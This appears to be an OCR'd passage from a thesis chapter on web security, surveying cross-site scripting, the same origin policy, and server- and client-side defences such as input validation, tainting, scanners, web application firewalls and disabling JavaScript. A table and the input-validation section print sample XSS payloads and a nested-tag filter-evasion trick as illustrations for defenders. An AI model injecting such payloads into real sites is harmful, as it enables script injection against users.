Within the Open Systems Interconnection (OSI) model shown in Figure 2.17, the web fits in at the top layer, the application layer. While compromising security at any of the other six layers could compromise the integrity of the page, this thesis is not going to examine security vulnerabilities or solutions at the the physical, data link, network, transport, session, or presentation layers. While technologies such as SSL/TLS that provide encryption for the web are fairly important to complete solutions, our concern is regarding compromises at the endpoints; it does not matter if the page has preserved its integrity and privacy of communication in transit if it then can be compromised at the source or destination.

7. Application
6. Presentation
5. Session
4. Transport
3. Network
2. Data Link
1. Physical

Figure 2.17: The Open Systems Interconnection Model. While any layer can impact web security, my focus is upon issues within the application layer.

It is possible to use the web interface to exploit flaws which will compromise a web server. These attacks require not only flaws in the web site, but also flaws in the technologies underlying the application: scripting languages, web servers, the operating system, etc. Although these attacks exploit the web interface as the starting point, they can be viewed as regular application security problems, and are already handled by existing application security techniques. You see many such attacks listed within the WASC classification.

Just as we can have attacks on the server, we can also have attacks on the browser. Some of the most problematic web attacks, from a user perspective, are those that exploit flaws within the browser to install malicious software on the client machine, as discussed in Section 2.3.7. Like server compromises, attacks directly upon the browser can generally be seen as application security problems, and are handled by existing application security techniques. Some popular techniques for browser security include placing the entire browser within a sandbox to prevent these exploits from reaching the underlying operating system [22, 33, 90], or restricting the browser through other access control mechanisms such as SELinux.

It is very important to keep these attacks in mind and how they affect any other solutions within the web space. However, my focus is on compromise of the website itself, not the underlying software or hardware on either the client or server side, so I am concentrating only on a subset of the attacks within the web space.

2.3.8.3 Cross-Site Scripting

Cross-site scripting (XSS) is the most popular attack within computer security [20], but also one of the most confusing attacks to classify. It can be loosely defined as the situation wherein an attacker can insert content, usually JavaScript code, into a web page with the goal of doing something malicious. That definition does not explain how the content is inserted, nor what the malicious content might do once it is embedded or executed as part of the page. Thus, cross-site scripting can be an incredibly general category.

Amusingly, cross-site scripting may in fact be neither cross-site, nor scripting: the content included may be entirely local to a given site, and it may be a malicious image, video or other content that is not script.

Many of the attacks of interest for my work fall under the header cross-site scripting, but in order to discuss them more precisely I have divided cross-site scripting up into a variety of more precise vulnerabilities and attacks as follows:

Malicious content injection	Section 2.2.1
Defacement	Section 2.3.1
Loading additional content	Section 2.3.2
Content / Bandwidth Theft	Section 2.3.2.1
Denial of Service	Section 2.3.2.2
Information Leakage / Information Theft	Section 2.3.3
Use of the user's credentials	Section 2.3.4

Note that many other separately-named attacks can also be instigated using cross-site scripting:

Cross-site request forgery (CSRF)	Section 2.3.5
Clickjacking	Section 2.3.6
Drive By Downloads	Section 2.3.7

In this document, I use the term "cross-site scripting" when I want to refer to the larger category of attacks and vulnerabilities, but use the more precise taxonomy when I need to refer to a specific subclass of attack.

2.4 Web Protections

This section covers some of the existing web protection technologies available, starting with those built-in to JavaScript in Section 2.4.1. This is followed by a collection of server-side solutions in Section 2.4.2 and client-side solutions in Section 2.4.3. Note that we defer the discussion of security policy to Section 2.5 so that it can be discussed in greater detail separate from the other solutions.

2.4.1 Built-in JavaScript Protections

JavaScript's overly permissive security model has given rise to some very significant attacks, particularly cross site scripting. It is clear that the designers were not overly concerned with the security within a given page, and one might assume that they were thus not interested in security at all. However, this is not true: JavaScript's designers may not have been concerned about included code within the page, but they were very concerned about providing strict limits as to what the code can do outside of the page.

There are two major security features within JavaScript: The sandbox and the same origin policy. The sandbox protects the computer on which the code is running, and the same origin policy protects other sites from JavaScript running on a given machine. It is likely that without these protections, the attack landscape would be vastly wider.

2.4.1.1 JavaScript Sandbox

The one thing that JavaScript does get from Java is the idea of a code sandbox. The JavaScript sandbox is intended to protect the computer on which the code is running, including other applications. It isolates running JavaScript from the rest of the machine. The metaphor of a sandbox draws upon the idea of a child's play area: the box contains the sand letting the child create whatever they want without making a mess outside of the box. The idea is that it would be safe to run relatively untrusted code within the sandbox, because it could only affect a small area, one which was permitted to be messy.

Note that while this works in theory, in practice there have been implementation flaws that allow attackers to use JavaScript to break out of the sandbox. This allows malicious websites to do things such as *drive-by installs* where a user might have malware installed on their machine because they visited a web site, even if they did not ever click anything to download and install the software.

As we described in the attack section, the problem is the fact that many web applications require users to place sensitive, valuable information (such as credit card numbers, personal information, passwords) within the sandbox of a web page. While this information would have been protected on the user's computer, once that information is entered into the page, it is considered inside the sandbox, and thus retains no protection from the sandboxing mechanisms.

2.4.1.2 Same Origin Policy

The same origin policy helps protect other web resources from malicious JavaScript. It defines what web resources are allowed within the same sandbox, how they can be manipulated, and how JavaScript is allowed to communicate with the rest of the Internet.

The same origin policy states that JavaScript can only manipulate pages with the same origin, which is defined as the same protocol, port, and domain [77], as shown in Table 2.2. These restrictions can be relaxed in the case of subdomains of the same domain.

In essence, attacks such as cross-site request forgery could have been much worse: without the same origin policy, it would have been possible for any site to force the user to perform

URL	Access	Notes
http://shop.example.com/sales.html	Allowed	Different file
http://shop.example.com/search/	Allowed	Different directory
http://shop.example.com:8080/	Denied	Different port
https://shop.example.com/	Denied	Different protocol
http://www.example.com/	Denied	Different domain
http://evil.com/	Denied	Different domain

Table 2.2: Access granted under the same origin policy to http://shop.example.com/

any action on the site, rather than only performing limited actions that can be performed without direct user interaction.

It is important to note that the origin of any portion of a page is where it is included, not its original location given by the URL used to load it, as shown in Figure 2.18. So if a page on http://example.com includes code from http://advertiser.com, that included code's origin is now http://example.com. This is necessary so that included code can be useful. For example, if http://example.com wishes to include an advertisement using a script from http://advertiser.com, then they want the script to be allowed to write to the http://example.com page so that the ad is placed in the correct location.

If the script from http://advertiser.com is included on http://example.com it is given access to read, modify or write anywhere on the http://example.com page, or potentially anywhere on the http://example.com domain. The same origin policy gives the JavaScript access to anything considered to have the same origin.

Unfortunately, at this time, providing access to a smaller part of a page is not easy [79]. In current browsers, it can be accomplished with careful use of iframes and subdomains [43], but this is seldom used. There are many proposals for improved isolation and other improvements to the same origin policy, often related to mashup protection [80, 37, 94, 25, 66, 102, 54].

Now that we have a basic idea of both the basic security protections for the web and the exploits which already work around these protections, we need to look at some of available solutions and mitigations for these exploits.




Figure 2.18: Popular misconception about access within the same origin policy: Included content does not retain the origin of the domain from which it was loaded; it instead adopts the origin of the page in which it has been included.

2.4.2 Server-side Security Solutions

The current web solutions can be grouped in a variety of ways. The easiest, perhaps, is to divide them as client side (usually within the browser) and server side. They can also be divided along the lines of how much they can be customized or adapted to the needs of different websites. The JavaScript sandbox, for example, is applied equally to every web site and thus would have very low customizability. Table 2.3 gives a rough picture of the solution space. It gives an overview of the web security solutions most commonly used based upon where the solution is configured, implemented and the degree of customization required for the solution to perform at its best. Solutions in the *None/Low* section have very few options, typically just an on/off, or the protection is always on. Solutions in the mid-range can typically be customized on a per-domain level, or are set up to be used with many different web applications. Solutions in the most-customizable range typically require customization on a per-application basis. Note that some of these solutions bridge more than one category depending upon the particular implementation of the solution; they have

Location → Customizability ↓	Client/Browser	Server
None/Low	Same Origin Policy §2.4.1.2 JavaScript Sandbox §2.4.1.1 Disabling JavaScript §2.4.3.1	Built-in language protections Built-in software protections
Per-Domain	NoScript §2.4.3.2 Other Browser extensions §2.4.3.3	Web application firewalls[a] §2.4.2.3 Known exploit detection §2.4.2.3 Tainting[b] §2.4.2.2 Policy-based solutions[c] §2.5
Sub-page		Mashup protections §2.4.2.4 Better coding practices (input validation) §2.4.2.1

Table 2.3: Web security technologies described in terms of location and customization

[a]There are a large range of web application firewall products, with varying degrees of customizability
[b]May also be used client-side, but most implementations are on the server-side
[c]Protection is on client-side, but configuration on server-side

been inserted into the table where the bulk of their implementations fall.

As Table 2.3 illustrates, there are few solutions available on the client/browser side, and those that exist can barely be tailored to the web sites a user visits. The idea seems to be that since those with servers have the best knowledge, resources and ability to secure sites, they should be the ones to bear the responsibilities, and users should just visit sites which are safe.

Sadly, users cannot trust that the web sites that they visit will be secure. While in the past, users could be cautioned to be careful which sites they visited and stay in the "safe" areas of the Internet, such advice is of little help now. In a mid-2008 report, IBM estimated that 75% of web sites with malicious code were legitimate sites that had been compromised [38]. Their end of year report for 2008 states that web applications accounted for nearly 55% of all vulnerability disclosures in 2008, and 74% of the web applications vulnerabilities discovered in 2008 had no patch available to fix them at the end of 2008 [39].

To examine these solutions, we will look at them going from the server outwards. Gen-

Characters	Use in HTML	Sample injected code
< >	tag delimiters	**<script>document.write('bad stuff');</script>**
" '	attribute value delimiters	`<input value="a" onmouseover="javascript:alert('boo!')">`
&	special character prefix	**&lt;img src=javascript:alert(&quot;XSS&quot;)&gt;** Note that & can be used to evade filters

Table 2.4: Special characters in HTML, and sample attacks if those characters are allowed

erally speaking, each category can be a line of defence, and they could and perhaps should be used at the same time as part of a comprehensive security plan. Thus, we start with the first line of defence on the server side: writing a more secure web application.

2.4.2.1 Better Coding Practices / Input Validation

The best practice for dealing with cross site scripting amounts to "write better code." Or more precisely, better data sanitization or input validation. Any content that is to be displayed in the page or sent to a database or other component must be carefully checked to make sure that it will not have consequences that the web defender did not intend.

At first glance, data sanitization may seem simple: one must replace 5 characters (< > & ' ") to "neutralize" input so that it cannot be executed as code but will instead be treated as text[4]. Each of these characters is special in HTML, as shown in Table 2.4.

While these characters could simply be removed from input, that is not always a good idea. For example, a blog post might look very odd without any apostrophes! Typically, these characters would be replaced with their HTML entity versions, as shown in Table 2.5. Once they have been replaced, they will not be mistakenly parsed as code by a browser.

Care must also be taken because input may be displayed in various places and run through

[4]While we only note characters with security implications, there are other unicode characters which, while not security bugs per se, can be detrimental to page layout. For example, a directive which allows text to flow right to left rather than left to right could result in a very disrupted web page.

Character	HTML Entity (Name)	HTML Entity (Number)
<	&lt;	&#60;
>	&gt;	&#62;
"	&quot;	&#34;
'	&apos;	&#39;
&	&amp;	&#38;

Table 2.5: List of HTML entities to replace potentially dangerous characters

multiple parsers. Sometimes these "escaped" HTML entity characters may be reverted to regular characters during page interactions or server-side parsing.

For example, A clever attacker can create nested code constructs so that when one pass is made and code is removed, valid code is revealed and remains. For example, if the input-checker was designed to remove the dangerous <script> tag[5], the attacker might instead insert <scr<script>ipt> so if only one pass of input-checking is done, the tag still remains. There are a variety of other techniques attackers may use to disguise injected code, such as use of HTML encodings much like those in Table 2.5. (For a more comprehensive list, see [76]). If even one of these can get through, the page is vulnerable. There are software packages available to detect common exploits, but they cannot detect new ones until a signature is made to match them.

Proper input validation within a larger application is hard to do well. Consider the problem of buffer overflows: They too can be prevented with careful input checking so that input is not so long that it overflows the buffer given to store it. However, despite this being a well-known, well-studied problem, buffer overflow attacks continue to be found today. Buffer overflow attacks were the most common type of security vulnerability attack until 2005, at which point they were supplanted by cross site scripting [20]. If programmers were not widely able to implement all the necessary input input checking for traditional applications, it seems unlikely that they will be able to implement necessary input checking for web applications.

[5]Note that although JavaScript is probably the most dangerous input, neutralizing potentially dangerous input is not a matter of replacing <script> tags. This is a common misconception which ignores the other ways in which JavaScript can be inserted and invoked, as well as other dangerous constructs.

While input validation on the server side is an important line of defence, it relies upon not only the availability of someone familiar with the security problems of the web, but also someone meticulous enough to never miss a potential problem. While for small applications it may be possible to achieve this kind of perfection, it becomes increasingly difficult for larger-scale applications. As such, there will probably always be a need for other lines of defence.

Before we move on to defences that deal with code after it is injected, we need to look at several other techniques developed to help prevent code insertion in web pages.

2.4.2.2 Tainting

One such method is tainting. Rather than trying to fix all potential input and output, tainting focuses upon data which is more sensitive. These areas are "tainted" to mark data that needs special attention. This can be used in traditional applications [61, 105] as well as specifically for web applications [62, 91, 2].

This taint may be used to mark data containing sensitive information [91], such as a credit card number, or it may be used to mark all input from the outside which must then be checked. Perl's taint mode [2], for example, marks the flow of untrusted input. This can be done at both the server and client level, although like many other web security solutions, most of the existing work targets the server.

JavaScript 1.1 used data tainting to try mark secure or private information but the taint function was not successful and it was removed and replaced by script signing in JavaScript 1.2 [59].

In order to maintain the correct taint information, we need to be able to follow each piece of potentially sensitive or potentially dangerous data through the application. The problem is similar in scale to that of input validation: if one can follow the data through the entire web application, one could also have done input validation when necessary due to data transformation. Existing automated tools for taint propagation can help considerably, but the underlying problem is still that it is easy to miss something, leaving vulnerabilities.

When applied correctly, taint can be a useful tool for understanding the flow of information through an application, but it does not ensure all flaws are exposed and fixed.

2.4.2.3 Known Exploit and Vulnerability Detection

Since finding all potential sources of input can be a Sisyphean task, there are tools designed to help scan for known exploits and vulnerabilities. Known exploit detection can be used as a supplement to proper input checking, or a way to focus input checking methods. These tools are intended to prevent a web application from falling prey to known attacks that match a set of signatures. There are two types of products which do web-related known exploit scanning. They actually have somewhat similar feature sets, but differing names depending upon when and how they are used.

Web Application Vulnerability Scanners are tools which scan web applications for known types of vulnerabilities. These often include searching for dangerous files (files from commonly installed packages which can be exploited), checking configurations to make sure they are good, scanning for a variety of signatures of known exploits, and insertion of dubious data through data fuzzing or known exploits such as XSS or SQL Injection. Fuzzing involves providing semi-random data to an application to determine what sorts of dangerous data may be allowed. Known exploits, as well as data fuzzing techniques, may be used to provide input to a test system to see if exploits could occur.

Web application vulnerability scanners are often designed to be run periodically against test versions of web applications (not the running production models). The results from the test then can be analyzed and the application fixed accordingly. They give developers a picture of any parts of the web application which contain security flaws so that development efforts can be concentrated.

A major criticism of vulnerability scanners is not only that they can only detect previously known vulnerability types, but that many tested products have very low coverage even of known vulnerabilities. Vieira et al. found some scanners covered less than 20% of known vulnerabilities, and even the best in their tests missed over 10% of the vulnerabilities [89]. Suto found similarly disheartening results in 2010, even when the scanners were tuned in the way recommended by the vendors [85].

Web Application Firewalls (WAFs) are a fairly wide range of products designed to protect web applications while they are running. A typical web application firewall includes software which applies additional rules to web traffic (HTTP/HTTPS) in order to protect web applications [68, 95]. The idea is to provide more specific security protections than network firewalls or intrusion detection systems do within the web domain. Thus, the WAF typically inspects the contents of web-related packets in more detail than traditional network firewalls.

The rules usually cover known attacks such as specific instances of cross-site scripting and SQL injection, making a WAF very similar in function to an antivirus suite, only aimed not at client-side viruses but at server-side exploits. A WAF can be a separate appliance, or it may run on the same machine as the web server, even as part of the web server itself. The idea is that it will provide on-the-fly security as opposed to web application vulnerability scanners which typically provide data for developers.

WAFs may provide several different types of services. For example, ModSecurity [19] detects and stops known exploits, detects valid requests and rejects those that do not fit the accepted patterns, can be used as a way to "virtually patch" by fixing problems temporarily until the web application code can be patched directly, and does extrusion detection to ensure that sensitive information is not leaked from the web application. Barracuda's Web Application Controller claims to do much of the same, with the addition of learning modes, traffic management and SSL Acceleration [4]. The features and rules on each WAF will differ slightly, but the goal of providing a separate security layer specifically for web applications remains the same.

Since input checking can be difficult, both web application vulnerability scanners and web application firewalls can provide an additional safety net to applications. However, the approach is not without pitfalls:

1. An expert is needed to create signatures.
2. Creating good signatures can be a difficult and time-consuming process.
3. Signatures can be very brittle, meaning that small changes to an attack may allow it to evade detection while still doing whatever malicious function the attacker intends.
4. New attacks cannot be blocked until a signature becomes available.

It is worth noting that these issues are the same as those encountered by traditional virus scanners. These issues do not necessarily negate the usefulness of signature-based methods, but they do illustrate the limitations of relying only upon this method of protection.

ScanSafe's 3Q08 Global Threat Report claimed, "The volume of malware blocks increased 338% in 3Q08 compared to 1Q08 and 553% compared to 4Q07" [78]. With web attacks increasing drastically every year, it is likely that the current number of web security experts is insufficient to keep up with the demand for signatures. Signature-evasion techniques are well-known and advertised [76], so having signatures designed by someone unfamiliar with these techniques could just leave users with a false sense of security. However, like virus protection, checking web attack signatures can prevent well-known attacks and help reduce the vulnerability of a given application. It just cannot be relied upon to catch all possible attacks, as scans are mostly limited to known attacks.

In order to counteract the rigidity of the signatures, it is fairly common practice to hire **penetration testers** who specialize in web security. Penetration testers can use known signatures and adapt them to find new ways in which a site can be attacked, and they can help fix these problems. This is an option for those who have the money to hire such experts.

2.4.2.4 Mashup protections

Before we leave the server side protections, we need to examine one which does not quite fit with the others: mashup protections. Mashup protections often have two goals:

1. Better separation between components

2. Communication between different contexts

Unlike the other protections at the server side, they are not focused upon input and output. Instead, they seek to provide boundaries so that if something does go wrong, it cannot "leak" out to other parts of the page.

As discussed in Section 2.1, the current security model of the web is such that entire pages are a single context where all code has equal rights over the content. Mashup protections find ways to divide this single context into several smaller ones. The idea is to provide protection for separate parts of the mashup, without necessarily sacrificing the ability to share data from one component to another. For example, we might want to isolate a login box so nothing else on the page could read the usernames and passwords entered within. Or we might want to protect a menu from modification by malicious code but still allow it to change which map is displayed in another part of the page.

It is possible to provide this sort of protection without modifications to browsers: Subspace [43] and SMash [25] both use <`iframe`> tags to provide the separation between parts of the mashup. This is not complete separation, however, as the components are able to communicate using "channels" through the parent page. (See [43, 25] for more details.)

Later mashup work requires a combination of skilled programmers on the server side and changes to the browser on the client side. MashupOS [37, 94], for example, proposes the introduction of a “sandbox” tag to create sandboxes within an existing web page. This simpler tag should be easier for programmers on the server side to learn and use correctly, but at the cost of modifications to the browsers. The HTML 5 working draft includes a sandbox construct as part of the iframe tag [102]. While some parts of HTML 5 can be seen in modern browsers, the HTML5 iframe sandbox has not been implemented at the time of this writing.

OMash [23], as another example, suggests abolishing the same origin policy entirely and replacing it with an object model. Like MashupOS, this solution provides easier-to-understand ways of separating and combining data and code securely, but at the cost of changes to browsers. In the case of OMash, these changes are non-trivial and include different session handling, new policies that must be set, and may hinder backwards-compatibility.

Overall, adoption of mashup solutions are hindered by two things. the first is the requirement that there be skilled web programmers who not only understand the security issues involved, but also have the skills, time, interest, and support from their employers when it comes to solving them. Proper use of subdomains and channels can require considerable redesign of existing pages.

To limit the burden on web programmers, browser changes have been suggested. It is likely that we will see some of these changes adopted in the future – Microsoft already has a WebSandbox implementation that looks promising [54] – but it will take time.

Mashup protections provide options for those who have access to skilled programmers and the resources necessary to support them. It is likely that in the future, mashup work will shape the way in which the web is formed. However, at the moment, these protections are only available to the “elite” of the web world, providing very little help for sites whose resources are not so large.

This concludes the list of server side protections. Although each one of these can provide another layer of security, they share some limitations. All of them require fairly significant security expertise, typically on the part of developers although this expertise can also come in the form of known exploit signatures. Many of them require extensive reimplementation to add input checking or additional boundaries into the web application.

With 83% of sites coming up as vulnerable [97], it is clear that developers are not doing all they can do. This means that users are going to be exposed to flawed and possibly even exploited websites during normal browsing. So what protections handle the client-side of the equation?


2.4.3 Client-side web security solutions

Estimates claim that 64% of websites currently have a serious vulnerability [97], it is highly likely that users will eventually encounter a website which is at risk of exploit. Since 75% of web sites with malicious code were legitimate sites that had been compromised [38], they may have no way of knowing which sites are safe. And with web exploits becoming increasingly common, there is a good chance the user will encounter one which is hosting a live exploit.

As a result, browsing the web is increasingly dangerous. Users cannot assume that the security measures on the server side will be sufficient protection, and they may wish to protect themselves in other ways. This section details some of the client-side solutions available to users who may have security concerns. Unfortunately there are significant drawbacks to many approaches.

2.4.3.1 Disabling JavaScript

When a security bulletin is released, often the only suggestion for users who wish to protect themselves is that they disable JavaScript. This is because in most browsers, there are very few user-configurable security options. (The same origin policy and the sandbox cannot be changed by users.)



Aircanada.com uses JavaScript to power some of the major features of this site, such as flight bookings. These features will be disabled because JavaScript is currently turned off in your browser. Ensure that JavaScript is enabled in your browser. To enable JavaScript in your web browser, please refer to its Help menu.


Aircanada.com utilise JavaScript pour rendre fonctionnelles certaines caractéristiques principales du site, notamment, la réservation de vols. Puisque JavaScript est actuellement désactivé dans la configuration de votre fureteur, ces caractéristiques seront hors d'usage. Assurez-vous d'activer JavaScript dans la configuration de votre fureteur. Pour activer Javascript, consultez le menu d'aide du fureteur.

Figure 2.19: JavaScript required error message on aircanada.com. Note the request to enable JavaScript.

Typical settings involve turning JavaScript on or off, with some special settings for web annoyances such as pop-up windows and resizing of windows. These settings may apply to all pages loaded in the browser, or in the case of IE, they can be made to apply to a smaller "zone" of user-selected sites.

The problem is that disabling JavaScript, while it does stop many types of attack, is not a viable solution for many users. Many sites require it to function properly, and it is increasingly likely that any given user will need to use at least one such site to view email, do work, get information on their friends, etc. And the settings are often hard to find, so it is highly unlikely that anyone would enable it to do a given task and remember to disable it afterwards.

What does the web look like without JavaScript? Often, there are clear error messages such as those found in Figure 2.19, nicely integrated to the site. Sometimes parts of the site, such as redirection, break right away, resulting in somewhat conflicting error messages such as the one shown in Figure 2.20, which clearly indicates that the site knows you have no redirection, but then shows a generic redirection message rather than indicating to the user that they will have to click on the link. Note that both of these error messages give a link or pointer to instructions on how to enable JavaScript.




The nasa.gov site requires that JavaScripts be enabled in your browser. For instructions, click here

This is a redirection page
In case the javascript redirection does not work, please click on the link below:

http://www.nasa.gov//about/index.html

Figure 2.20: JavaScript required error message on nasa.gov. Note the link to instructions, and the very bare-bones appearance of the error page.



Canada is Different! (CuteWithChris #141)


Hello, you either have JavaScript turned off or an old version of Adobe's Flash Player. Get the latest Flash player.

Figure 2.21: JavaScript/Flash required error message on youtube.com. Note that most users will assume the problem is a broken Flash player, because of the prominent "Get the latest Flash player" link.

Unfortunately, not all error messages related to JavaScript are so clear. Consider the message shown in Figure 2.21. Here, the error message seems to be primarily about Flash, and the helpful link is about how to get the latest Flash player. JavaScript is mentioned, but given how little time most users spend reading error messages, it seems likely that they would spend time trying to upgrade their Flash player first, with that inviting "Get the latest Flash player" link. However, this error message was recorded using a browser that did have an up-to-date Flash player enabled; it was only JavaScript that was disabled.

And then there are the non-error messages, where the site simply converts to a less featured version, sometimes with no indication as to why, as shown in Figure 2.22. Many of the Google tools will quietly downgrade to an HTML-only version if JavaScript is disabled.

These subtle indicators make the service much more pleasant to use if you have JavaScript intentionally disabled (or are browsing from a mobile device which does not support full JavaScript). Unfortunately, they can also be easy to miss, and the quiet downgrades can be very confusing for inexperienced users who may not realize JavaScript is disabled. This is really apparent when using Google maps, which only gives driving directions (no maps) if the user has JavaScript disabled and searches for directions from one location to another (as opposed to a single address). This could potentially be very confusing to some users while being very convenient for others.


You are currently viewing Gmail in basic HTML. Switch to standard view

Beth, me (3) FW: Tom
Simon, me (4) Hello!

Figure 2.22: "Downgraded" HTML-only version of mail.google.com. Many Google tools automatically show HTML-only versions if JavaScript is disabled. Not all of them provide any obvious indication of why this was done.

In many cases, there are no error messages, but parts of the page are missing. Sometimes, as in Figure 2.23, it is fairly clear from the layout that there is something missing. In this case, it is the advertising banner which has disappeared from the page because JavaScript is not enabled.

However, it is not always obvious that content is missing from the page. Consider Figure 2.4.3.1. In Figure 2.4.3.1a, there is a video displayed in the main portion of the window. Yet in Figure 2.4.3.1b, this video is missing, and the text has moved up erasing any trace that the video was there. In fact, if it were not for the fact that Cute With Chris happens to be a video podcast site, one might not even guess that there was a missing video, and assume it was simply a very short news post.





